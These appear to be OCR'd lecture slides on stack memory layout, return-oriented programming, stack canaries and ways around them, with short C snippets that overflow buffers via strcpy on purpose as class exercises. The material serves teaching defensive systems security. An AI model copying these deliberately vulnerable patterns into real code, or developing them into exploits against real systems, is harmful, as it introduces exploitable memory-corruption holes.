%rsp+X+0x8	Return addr
%rsp+X	Saved %rbp
	…
%rsp+0x3E8	`buffer[999]`
	…
%rsp	`buffer[0]`

But, can still point return addr at something in `.text`

E.g., `system`, `exit`, etc..

But, arguments must be set up for function **already**


Return-Oriented-Programming

Way of “scavenging” through the program’s binary code to trick it into doing **what you want**

Stack Canaries

Idea: use a **known value** that—if it gets smashed over—alerts you to presence

“Normal” execution




%rsp+X+0x10	Stuff from foo…
%rsp+X+0x8	Return addr
%rsp+X	Saved %rbp
	…
%rsp+0x3E8	`buffer[999]`
	…
%rsp	`buffer[0]`

Canary Insertion

Compiler Inserts This Canary
(Upon function entry)

Before exiting, **check** canary to ensure same



Stuff from foo…

Return addr

Canary Value

Saved %rbp

…

`buffer[999]`

…

`buffer[0]`

Exercise: Compile with and *without* `-fno-stack-protector`

Defeating Canaries

Can still “skip past” canary occasionally

If attacks “owns” x, can set to skip canary

```
void foo(char *p, int x) {
    char buffer[100];
    strcpy(buffer+x,p);
}
```

Defeating Canaries

Even if stack overflows can’t happen,
heap overflows can…

```
struct closure {
   int x;           closure *x =
   int y;              malloc(sizeof(closure)));
   void (*f)(int);  strcpy(x->str,owned_string));
   char str[8];     x->f(42);
}
```

Exercise: Describe w/ partner how you would break **this** program

```
struct closure {
   int x;
   int y;
   void (*f)(int);
   char str[100];
}

int main(int argc, char **argv) {
  closure *x =
   malloc(sizeof(closure)));
  strcpy(x->str,argv[1]));
  x->f(42);
}
```

In practice, **many** of these defenses are employed, and they really do **pretty well**

However, the thinking here builds intuition for things we still see today…